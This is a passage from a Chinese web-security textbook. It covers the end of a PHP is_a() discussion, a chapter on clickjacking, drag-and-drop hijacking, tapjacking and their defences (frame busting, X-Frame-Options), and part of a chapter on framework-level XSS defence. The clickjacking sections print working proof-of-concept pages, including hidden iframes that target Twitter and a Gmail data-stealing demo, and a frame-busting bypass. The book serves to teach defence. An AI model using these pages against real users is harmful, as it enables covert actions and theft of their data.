PHP 是当下用户最多的 Web 开发语言之一，但是因为种种历史遗留原因（我认为是历史原因），导致在安全的“增值”服务上做得远远不够（相对于一些新兴的流行语言来说）。在 PHP 流行起来的时候，当时的互联网远远没有现在复杂，也远远没有现在这么多的安全问题，在当时的历史背景下，很多问题都不是“漏洞”，只是功能。

4 http://www.80sec.com/nginx-securit.html

我们可以预见到，在未来互联网发展的过程中，也必然会有更多、更古怪的攻击方式出现，也必然会让更多的原本是“功能”的东西，变成漏洞。

最后，也许你已经看出来了，我并不是要说服谁 is_a()是一个漏洞，而是在思考，谁该为这些损失买单？我们未来遇到同样的问题怎么办？

对于白帽子来说，我们习惯于分解问题，同一个问题，我们可以在不同层面解决，可以通过良好的代码规范去保证（事实上，所有的安全问题都能这么修复，只是需要付出的成本过于巨大），但只有 PHP 在源头修补了这个问题，才真正是善莫大焉。

BTW：is_a()函数的问题已经申报了 CVE，如果不出意外，security@php.net 也会接受这个问题，所以它已经是一个既成事实的漏洞了。

第 5 章

点击劫持（ClickJacking）

2008 年，安全专家 Robert Hansen 与 Jeremiah Grossman 发现了一种被他们称为“ClickJacking”（点击劫持）的攻击，这种攻击方式影响了几乎所有的桌面平台，包括 IE、Safari、Firefox、Opera 以及 Adobe Flash。两位发现者准备在当年的 OWASP 安全大会上公布并进行演示，但包括 Adobe 在内的所有厂商，都要求在漏洞修补前不要公开此问题。

5.1 什么是点击劫持

点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的 iframe 页面。通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。

点击劫持原理示意图

看下面这个例子。

在 http://www.a.com/test.html 页面中插入了一个指向目标网站的 iframe，出于演示的目的，我们让这个 iframe 变成半透明：

```
<!DOCTYPE html>
<html>
```

```
    <head>
        <title>CLICK JACK!!!</title>
        <style>
        iframe {
            width: 900px;
            height: 250px;

           /* Use absolute positioning to line up update button with fake button */
           position: absolute;
            top: -195px;
            left: -740px;
            z-index: 2;

           /* Hide from view */
           -moz-opacity: 0.5;
            opacity: 0.5;
            filter: alpha(opacity=0.5);
        }

        button {
            position: absolute;
            top: 10px;
            left: 10px;
            z-index: 1;
            width: 120px;
        }
        </style>
    </head>
    <body>
        <iframe src="http://www.qidian.com" scrolling="no"></iframe>
        <button>CLICK HERE!</button>
    </body>
</html>
```

在这个 test.html 中有一个 button，如果 iframe 完全透明时，那么用户看到的是：

用户看到的按钮

当 iframe 半透明时，可以看到，在 button 上面其实覆盖了另一个网页：

实际的页面，按钮上隐藏了一个 iframe 窗口

覆盖的网页其实是一个搜索按钮：

隐藏的 iframe 窗口的内容

当用户试图点击 test.html 里的 button 时，实际上却会点击到 iframe 页面中的搜索按钮。

分析其代码，起到关键作用的是下面这几行：

```
iframe {
    width: 900px;
    height: 250px;

  /* Use absolute positioning to line up update button with fake button */
  position: absolute;
    top: -195px;
    left: -740px;
    z-index: 2;

  /* Hide from view */
  -moz-opacity: 0.5;
    opacity: 0.5;
    filter: alpha(opacity=0.5);
}
```

通过控制 iframe 的长、宽，以及调整 top、left 的位置，可以把 iframe 页面内的任意部分覆盖到任何地方。同时设置 iframe 的 position 为 absolute，并将 z-index 的值设置为最大，以达到让 iframe 处于页面的最上层。最后，再通过设置 opacity 来控制 iframe 页面的透明程度，值为 0 是完全不可见。

这样，就完成了一次点击劫持的攻击。

点击劫持攻击与 CSRF 攻击（详见“跨站点请求伪造”一章）有异曲同工之妙，都是在用户不知情的情况下诱使用户完成一些动作。但是在 CSRF 攻击的过程中，如果出现用户交互的页面，则攻击可能会无法顺利完成。与之相反的是，点击劫持没有这个顾虑，它利用的就是与用户产生交互的页面。

twitter 也曾经遭受过“点击劫持攻击”。安全研究者演示了一个在别人不知情的情况下发送一条 twitter 消息的 POC，其代码与上例中类似，但是 POC 中的 iframe 地址指向了：

```
<iframe scrolling="no" src="http://twitter.com/home?status=Yes, I did click the button!!!
(WHAT!!??)"></iframe>
```

在 twitter 的 URL 里通过 status 参数来控制要发送的内容。攻击者调整页面，使得 Tweet 按钮被点击劫持。当用户在测试页面点击一个可见的 button 时，实际上却在不经意间发送了一条微博。

5.2　Flash 点击劫持


下面来看一个更为严重的 ClickJacking 攻击案例。攻击者通过 Flash 构造出了点击劫持，在完成一系列复杂的动作后，最终控制了用户电脑的摄像头。

目前 Adobe 公司已经在 Flash 中修补了此漏洞。攻击过程如下：

首先，攻击者制作了一个 Flash 游戏，并诱使用户来玩这个游戏。这个游戏就是让用户去点击“CLICK”按钮，每次点击后这个按钮的位置都会发生变化。


演示点击劫持的 Flash 游戏

在其上隐藏了一个看不见的 iframe：




Flash 上隐藏的 iframe 窗口

游戏中的某些点击是有意义的，某些点击是无效的。攻击通过诱导用户鼠标点击的位置，能够完成一些较为复杂的流程。




某些点击是无意义的



某些点击是有意义的

最终通过这一步步的操作，打开了用户的摄像头。



通过点击劫持打开了摄像头

5.3　图片覆盖攻击

点击劫持的本质是一种视觉欺骗。顺着这个思路，还有一些攻击方法也可以起到类似的作用，比如图片覆盖。

一名叫 sven.vetsch 的安全研究者最先提出了这种 Cross Site Image Overlaying 攻击，简称 XSIO。sven.vetsch 通过调整图片的 style 使得图片能够覆盖在他所指定的任意位置。

```
<a href="http://disenchant.ch">
<img src=http://disenchant.ch/powered.jpg
style=position:absolute;right:320px;top:90px;/>
</a>
```

如下所示，覆盖前的页面是：

覆盖前的页面

覆盖后的页面变成：

覆盖后的页面

页面里的 logo 图片被覆盖了，并指向了 sven.vetsch 的网站。如果用户此时再去点击 logo 图片，则会被链接到 sven.vetsch 的网站。如果这是一个钓鱼网站的话，用户很可能会上当。

XSIO 不同于 XSS，它利用的是图片的 style，或者能够控制 CSS。如果应用没有限制 style 的 position 为 absolute 的话，图片就可以覆盖到页面上的任意位置，形成点击劫持。

百度空间也曾经出现过这个问题[1]，构造代码如下：

```
</table><a href="http://www.ph4nt0m.org">
<img src="http://img.baidu.com/hi/img/portraitn.jpg"
style="position:absolute;left:123px;top:123px;">
</a>
```

一张头像图片被覆盖到 logo 处：

一张头像图片被覆盖到 Logo 处

1 http://hi.baidu.com/aullik5/blog/item/e031985175a02c6785352416.html

点击此图片的话，会被链接到其他网站。

图片还可以伪装得像一个正常的链接、按钮；或者在图片中构造一些文字，覆盖在关键的位置，就有可能完全改变页面中想表达的意思，在这种情况下，不需要用户点击，也能达到欺骗的目的。

比如，利用 XSIO 修改页面中的联系电话，可能会导致很多用户上当。

由于<img>标签在很多系统中是对用户开放的，因此在现实中有非常多的站点存在被 XSIO 攻击的可能。在防御 XSIO 时，需要检查用户提交的 HTML 代码中，<img>标签的 style 属性是否可能导致浮出。

5.4　拖拽劫持与数据窃取

2010 年，ClickJacking 技术有了新的发展。一位名叫 Paul Stone 的安全研究者在 BlackHat 2010 大会上发表了题为“Next Generation Clickjacking”的演讲。在该演讲中，提出了“浏览器拖拽事件”导致的一些安全问题。


目前很多浏览器都开始支持 Drag & Drop 的 API。对于用户来说，拖拽使他们的操作更加简单。浏览器中的拖拽对象可以是一个链接，也可以是一段文字，还可以从一个窗口拖拽到另外一个窗口，因此拖拽是不受同源策略限制的。

“拖拽劫持”的思路是诱使用户从隐藏的不可见 iframe 中“拖拽”出攻击者希望得到的数据，然后放到攻击者能控制的另外一个页面中，从而窃取数据。

在 JavaScript 或者 Java API 的支持下，这个攻击过程会变得非常隐蔽。因为它突破了传统 ClickJacking 一些先天的局限，所以这种新型的“拖拽劫持”能够造成更大的破坏。

国内的安全研究者 xisigr 曾经构造了一个针对Gmail的POC[2]，其过程大致如下。

首先，制作一个网页小游戏，要把小球拖拽到小海豹的头顶上。




演示拖拽劫持的网页小游戏

2 http://hi.baidu.com/xisigr/blog/item/2c2b7a110ec848f0c2ce79ec.html

实际上，在小球和小海豹的头顶上都有隐藏的 iframe。

在这个例子中，xisigr 使用 event.dataTransfer.getData('Text') 来获取“drag”到的数据。当用户拖拽小球时，实际上是选中了隐藏的 iframe 里的数据；在放下小球时，把数据也放在了隐藏的 textarea 中，从而完成一次数据窃取的过程。



原理示意图

这个例子的源代码如下:

```
<html>

  <head>
    <title>
      Gmail Clickjacking with drag and drop Attack Demo
    </title>
    <style>
      .iframe_hidden{height: 50px; width: 50px; top:360px; left:365px; overflow:hidden;
      filter: alpha(opacity=0); opacity:.0; position: absolute; } .text_area_hidden{
      height: 30px; width: 30px; top:160px; left:670px; overflow:hidden; filter:
      alpha(opacity=0); opacity:.0; position: absolute; } .ball{ top:350px; left:350px;
      position: absolute; } .ball_1{ top:136px; left:640px; filter: alpha(opacity=0);
      opacity:.0; position: absolute; }.Dolphin{ top:150px; left:600px; position:
      absolute; }.center{ margin-right: auto;margin-left: auto;
vertical-align:middle;text-align:center;
      margin-top:350px;}
    </style>
    <script>
      function Init() {
        var source = document.getElementById("source");
        var target = document.getElementById("target");
        if (source.addEventListener) {
          target.addEventListener("drop", DumpInfo, false);
        } else {
          target.attachEvent("ondrop", DumpInfo);
        }
      }
```

```
    function DumpInfo(event) {
      showHide_ball.call(this);
      showHide_ball_1.call(this);
      var info = document.getElementById("info");
      info.innerHTML += "<span style='color:#3355cc;font-size:13px'>" +
event.dataTransfer.getData('Text') + "</span><br> ";
    }
    function showHide_frame() {
      var iframe_1 = document.getElementById("iframe_1");
      iframe_1.style.opacity = this.checked ? "0.5": "0";
      iframe_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
    function showHide_text() {
      var text_1 = document.getElementById("target");
      text_1.style.opacity = this.checked ? "0.5": "0";
      text_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
    function showHide_ball() {
      var hide_ball = document.getElementById("hide_ball");
      hide_ball.style.opacity = "0";
      hide_ball.style.filter = "alpha(opacity=0)";
    }
    function showHide_ball_1() {
      var hide_ball_1 = document.getElementById("hide_ball_1");
      hide_ball_1.style.opacity = "1";
      hide_ball_1.style.filter = "alpha(opacity=100)";
    }
    function reload_text() {
      document.getElementById("target").value = '';
    }
  </script>
 </head>

 <body onload="Init();">
  <center>
    <h1>
      Gmail Clickjacking with drag and drop Attack
    </h1>
  </center>
  <img id="hide_ball" src=ball.png class="ball">
  <div id="source">
    <iframe id="iframe_1" src="https://mail.google.com/mail/ig/mailmax"
class="iframe_hidden"
    scrolling="no">
    </iframe>
  </div>
  <img src=Dolphin.jpg class="Dolphin">
  <div>
    <img id="hide_ball_1" src=ball.png class="ball_1">
  </div>
  <div>
    <textarea id="target" class="text_area_hidden">
    </textarea>
  </div>
  <div id="info" style="position:absolute;background-color:#e0e0e0;font-weight:bold;
top:600px;">
  </div>
  <center>
```

```
    Note: Clicking "ctrl + a" to select the ball, then drag it to the
    <br>
    mouth of the dolphin with the mouse.Make sure you have logged into GMAIL.
    <br>
  </center>
  <br>
  <br>
  <div class="center">
    <center>
      <center>
        <input id="showHide_frame" type="checkbox"
onclick="showHide_frame.call(this);"
        />
        <label for="showHide_frame">
          Show the jacked I--Frame
        </label>
        |
        <input id="showHide_text" type="checkbox" onclick="showHide_text.call(this);"
        />
        <label for="showHide_text">
          Show the jacked Textarea
        </label>
        |
        <input type=button value="Replay" onclick="location.reload();reload_text();">
      </center>
      <br><br>
      <b>
        Design by
        <a target="_blank" href="http://hi.baidu.com/xisigr">
          xisigr
        </a>
      </b>
    </center>
  </div>
 </body>
</html>
```

这是一个非常精彩的案例。

5.5 ClickJacking 3.0：触屏劫持

到了 2010 年 9 月，智能手机上的“触屏劫持”攻击被斯坦福的安全研究者[3]公布，这意味着ClickJacking的攻击方式更进一步。安全研究者将这种触屏劫持称为TapJacking。

以苹果公司的 iPhone 为代表，智能手机为人们提供了更先进的操控方式：触屏。从手机 OS 的角度来看，触屏实际上就是一个事件，手机 OS 捕捉这些事件，并执行相应的动作。


比如一次触屏操作，可能会对应以下几个事件：

- touchstart，手指触摸屏幕时发生；

3 http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf

- touchend，手指离开屏幕时发生；
- touchmove，手指滑动时发生；
- touchcancel，系统可取消 touch 事件。

通过将一个不可见的 iframe 覆盖到当前网页上，可以劫持用户的触屏操作。



触屏劫持原理示电图

而手机上的屏幕范围有限，手机浏览器为了节约空间，甚至隐藏了地址栏，因此手机上的视觉欺骗可能会变得更加容易实施。比如下面这个例子：

手机屏幕的视觉欺骗

左边的图片，最上方显示了浏览器地址栏，同时攻击者在页面中画出了一个假的地址栏；

中间的图片，真实的浏览器地址栏已经自动隐藏了，此时页面中只剩下假的地址栏；

右边的图片，是浏览器地址栏被正常隐藏的情况。

这种针对视觉效果的攻击可以被利用进行钓鱼和欺诈。

2010 年 12 月[4]，研究者发现在Android系统中实施TapJacking甚至可以修改系统的安全设置，并同时给出了演示[5]。

在未来，随着移动设备中浏览器功能的丰富，也许我们会看到更多 TapJacking 的攻击方式。

5.6 防御 ClickJacking

ClickJacking 是一种视觉上的欺骗，那么如何防御它呢？针对传统的 ClickJacking，一般是通过禁止跨域的 iframe 来防范。

5.6.1 frame busting

通常可以写一段 JavaScript 代码，以禁止 iframe 的嵌套。这种方法叫 frame busting。比如下面这段代码：

```
if ( top.location != location ) {
    top.location = self.location;
}
```

常见的 frame busting 有以下这些方式：

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write('')
top.location = location
```

4 http://blog.mylookout.com/look-10-007-tapjacking/

5 http://vimeo.com/17648348

```
top.location.replace(document.location)
top.location.replace('URL')
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML='';},1);
window.self.onload = function(evt){document.body.innerHTML='';}
var url = window.location.href; top.location.replace(url)
```

但是 frame busting 也存在一些缺陷。由于它是用 JavaScript 写的，控制能力并不是特别强，因此有许多方法可以绕过它。

比如针对 parent.location 的 frame busting，就可以采用嵌套多个 iframe 的方法绕过。假设 frame busting 代码如下：

```
if ( top.location != self.location) {
   parent.location = self.location ;
}
```

那么通过以下方式即可绕过上面的保护代码：

```
Attacker top frame:
<iframe src="attacker2 .html">
Attacker sub-frame:
<iframe src="http://www.victim.com">
```

此外，像 HTML 5 中 iframe 的 sandbox 属性、IE 中 iframe 的 security 属性等，都可以限制 iframe 页面中的 JavaScript 脚本执行，从而可以使得 frame busting 失效。

斯坦福的Gustav Rydstedt等人总结了一篇关于“攻击frame busting”的paper：“Busting frame busting: a study of clickjacking vulnerabilities at popular sites[6]”，详细讲述了各种绕过frame busting的方法。

5.6.2　X-Frame-Options

因为 frame busting 存在被绕过的可能，所以我们需要寻找其他更好的解决方案。一个比较好的方案是使用一个 HTTP 头——X-Frame-Options。

X-Frame-Options 可以说是为了解决 ClickJacking 而生的，目前有以下浏览器开始支持 X-Frame-Options：

- IE 8+

6 http://seclab.stanford.edu/websec/framebusting/framebust.pdf

- Opera 10.50+
- Safari 4+
- Chrome 4.1.249.1042+
- Firefox 3.6.9 (or earlier with NoScript)

它有三个可选的值：

- DENY
- SAMEORIGIN
- ALLOW-FROM origin

当值为 DENY 时，浏览器会拒绝当前页面加载任何 frame 页面；若值为 SAMEORIGIN，则 frame 页面的地址只能为同源域名下的页面；若值为 ALLOW-FROM，则可以定义允许 frame 加载的页面地址。

除了 X-Frame-Options 之外，Firefox 的“Content Security Policy”以及 Firefox 的 NoScript 扩展也能够有效防御 ClickJacking，这些方案为我们提供了更多的选择。

5.7 小结

本章讲述了一种新客户端攻击方式：ClickJacking。

ClickJacking 相对于 XSS 与 CSRF 来说，因为需要诱使用户与页面产生交互行为，因此实施攻击的成本更高，在网络犯罪中比较少见。但 ClickJacking 在未来仍然有可能被攻击者利用在钓鱼、欺诈和广告作弊等方面，不可不察。

第 12 章

Web框架安全

前面的章节，我们讨论了许多浏览器、服务器端的安全问题，这些问题都有对应的解决方法。总的来说，实施安全方案，要达到好的效果，必须要完成两个目标：


（1）安全方案正确、可靠；

（2）能够发现所有可能存在的安全问题，不出现遗漏。

只有深入理解漏洞原理之后，才能设计出真正有效、能够解决问题的方案，本书的许多篇幅，都是介绍漏洞形成的根本原因。比如真正理解了 XSS、SQL 注入等漏洞的产生原理后，想彻底解决这些顽疾并不难。但是，方案光有效是不够的，要想设计出完美的方案，还需要解决第二件事情，就是找到一个方法，能够让我们快速有效、不会遗漏地发现所有问题。而 Web 开发框架，为我们解决这个问题提供了便捷。

12.1 MVC 框架安全

在现代 Web 开发中，使用 MVC 架构是一种流行的做法。MVC 是 Model-View-Controller 的缩写，它将 Web 应用分为三层，View 层负责用户视图、页面展示等工作；Controller 负责应用的逻辑实现，接收 View 层传入的用户请求，并转发给对应的 Model 做处理；Model 层则负责实现模型，完成数据的处理。



MVC 框架示意图

从数据的流入来看，用户提交的数据先后流经了 View 层、Controller、Model 层，数据的流出则反过来。在设计安全方案时，要牢牢把握住数据这个关键因素。在 MVC 框架中，通过切片、过滤器等方式，往往能对数据进行全局处理，这为设计安全方案提供了极大的便利。

比如在 Spring Security 中，通过 URL pattern 实现的访问控制，需要由框架来处理所有用户请求，在 Spring Security 获取了 URL handler 基础上，才有可能将后续的安全检查落实。在 Spring Security 的配置中，第一步就是在 web.xml 文件中增加一个 filter，接管用户数据。

```
<filter>
  <filter-name>springSecurityFilterChain</filter-name>
  <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
</filter>

<filter-mapping>
  <filter-name>springSecurityFilterChain</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```


然而数据的处理是复杂的，数据经过不同的应用逻辑处理后，其内容可能会发生改变。比如数据经过 toLowercase，会把大写变成小写；而一些编码解码，则可能会把 GBK 变成 Unicode 码。这些处理都会改变数据的内容，因此在设计安全方案时，要考虑到数据可能的变化，认真斟酌安全检查插入的时机。

在本书第 1 章中曾经提到，一个优秀的安全方案，应该是：**在正确的地方，做正确的事情**。

举例来说，在“注入攻击”一章中，我们并没有使用 PHP 的 magic_quotes_gpc 作为一项对抗 SQL 注入的防御方案，这是因为 magic_quotes_gpc 是有缺陷的，它并没有在正确的地方解决问题。magic_quotes_gpc 实际上是调用了一次 addslashes()，将一些特殊符号（比如单引号）进行转义，变成了 \’ 。

对应到 MVC 架构里，它是在 View 层做这件事情的，而 SQL 注入是 Model 层需要解决的问题，结果如何呢？黑客们找到了多种绕过 magic_quotes_gpc 的办法，比如使用 GBK 编码、使用无单引号的注入等。

PHP官方在若干年后终于开始正视这个问题，于是在官方文档[1]的描述中不再推荐大家使用它：



PHP 官方声明取消 Magic Quotes

1 http://php.net/manual/en/security.magicquotes.php

所以 Model 层的事情搞到 View 层去解决，效果只会适得其反。

一般来说，我们需要先想清楚要解决什么问题，深入理解这些问题后，再在“正确”的地方对数据进行安全检查。一些主要的 Web 安全威胁，如 XSS、CSRF、SQL 注入、访问控制、认证、URL 跳转等不涉及业务逻辑的安全问题，都可以集中放在 MVC 框架中解决。

在框架中实施安全方案，比由程序员在业务中修复一个个具体的 bug，有着更多的优势。

首先，有些安全问题可以在框架中统一解决，能够大大节省程序员的工作量，节约人力成本。当代码的规模大到一定程度时，在业务的压力下，专门花时间去一个个修补漏洞几乎成为不可能完成的任务。

其次，对于一些常见的漏洞来说，由程序员一个个修补可能会出现遗漏，而在框架中统一解决，有可能解决“遗漏”的问题。这需要制定相关的代码规范和工具配合。

最后，在每个业务里修补安全漏洞，补丁的标准难以统一，而在框架中集中实施的安全方案，可以使所有基于框架开发的业务都能受益，从安全方案的有效性来说，更容易把握。

12.2　模板引擎与 XSS 防御

在 View 层，可以解决 XSS 问题。在本书的“跨站脚本攻击”一章中，阐述了“输入检查”与“输出编码”这两种方法在 XSS 防御效果上的差异。XSS 攻击是在用户的浏览器上执行的，其形成过程则是在服务器端页面渲染时，注入了恶意的 HTML 代码导致的。从 MVC 架构来说，是发生在 View 层，因此使用“输出编码”的防御方法更加合理，这意味着需要针对不同上下文的 XSS 攻击场景，使用不同的编码方式。

在“跨站脚本攻击”一章中，我们将“输出编码”的防御方法总结为以下几种：

- 在 HTML 标签中输出变量；
- 在 HTML 属性中输出变量；
- 在 script 标签中输出变量；
- 在事件中输出变量；
- 在 CSS 中输出变量；
- 在 URL 中输出变量。

针对不同的情况，使用不同的编码函数。那么现在流行的 MVC 框架是否符合这样的设计呢？答案是否定的。

在当前流行的 MVC 框架中，View 层常用的技术是使用模板引擎对页面进行渲染，比如在

“跨站脚本攻击”一章中所提到的 Django，就使用了 Django Templates 作为模板引擎。模板引擎本身，可能会提供一些编码方法，比如，在 Django Templates 中，使用 filters 中的 escape 作为 HtmlEncode 的方法：

```
<h1>Hello, {{ name|escape }}!</h1>
```

Django Templates 同时支持 auto-escape，这符合 Secure by Default 原则。现在的 Django Templates，默认是将 auto-escape 开启的，所有的变量都会经过 HtmlEncode 后输出。默认是编码了 5 个字符：

```
< is converted to &lt;
> is converted to &gt;
' (single quote) is converted to &#39;
" (double quote) is converted to &quot;
& is converted to &amp;
```

如果要关闭 auto-escape，则需要使用以下方法：

```
{{ data|safe }}
```

或者

```
{% autoescape off %}
   Hello {{ name }}
{% endautoescape %}
```

为了方便，很多程序员可能会选择关闭 auto-escape。要检查 auto-escape 是否被关闭也很简单，搜索代码里是否出现上面两种情况即可。

但是正如前文所述，最好的 XSS 防御方案，在不同的场景需要使用不同的编码函数，如果统一使用这 5 个字符的 HtmlEncode，则很可能会被攻击者绕过。由此看来，这种 auto-escape 的方案，看起来也变得不那么美好了。（具体 XSS 攻击的细节在本书“跨站脚本攻击”一章中有深入探讨）

再看看非常流行的模板引擎 Velocity，它也提供了类似的机制，但是有所不同的是，Velocity 默认是没有开启 HtmlEncode 的。

在 Velocity 中，可以通过 Event Handler 来进行 HtmlEncode。

```
eventhandler.referenceinsertion.class = org.apache.velocity.app.event.implement.
EscapeHtmlReference
eventhandler.escape.html.match = /msg.*/
```

使用方法如下例，这里同时还加入了一个转义 SQL 语句的 Event Handler。

```
...

import org.apache.velocity.app.event.EventCartridge;
import org.apache.velocity.app.event.ReferenceInsertionEventHandler;
import org.apache.velocity.app.event.implement.EscapeHtmlReference;
import org.apache.velocity.app.event.implement.EscapeSqlReference;

 ...
```

```
public class Test
{
  public void myTest()
  {
    ....

    /**
     * Make a cartridge to hold the event handlers
     */
    EventCartridge ec = new EventCartridge();

    /*
     * then register and chain two escape-related handlers
     */
    ec.addEventHandler(new EscapeHtmlReference());
    ec.addEventHandler(new EscapeSqlReference());

    /*
     * and then finally let it attach itself to the context
     */
    ec.attachToContext( context );

    /*
     * now merge your template with the context as you normally
     * do
     */

    ....
  }

}
```

但 Velocity 提供的处理机制，与 Django 的 auto-escape 所提供的机制是类似的，都只进行了 HtmlEncode，而未细分编码使用的具体场景。不过幸运的是，在模板引擎中，可以实现自定义的编码函数，应用于不同场景。在 Django 中是使用自定义 filters，在 Velocity 中则可以使用“宏”(velocimacro)，比如：

```
XML编码输出，将会执行 XML Encode输出
#SXML($xml)

JS编码输出，将会执行JavaScript Encode输出
#SJS($js)
```

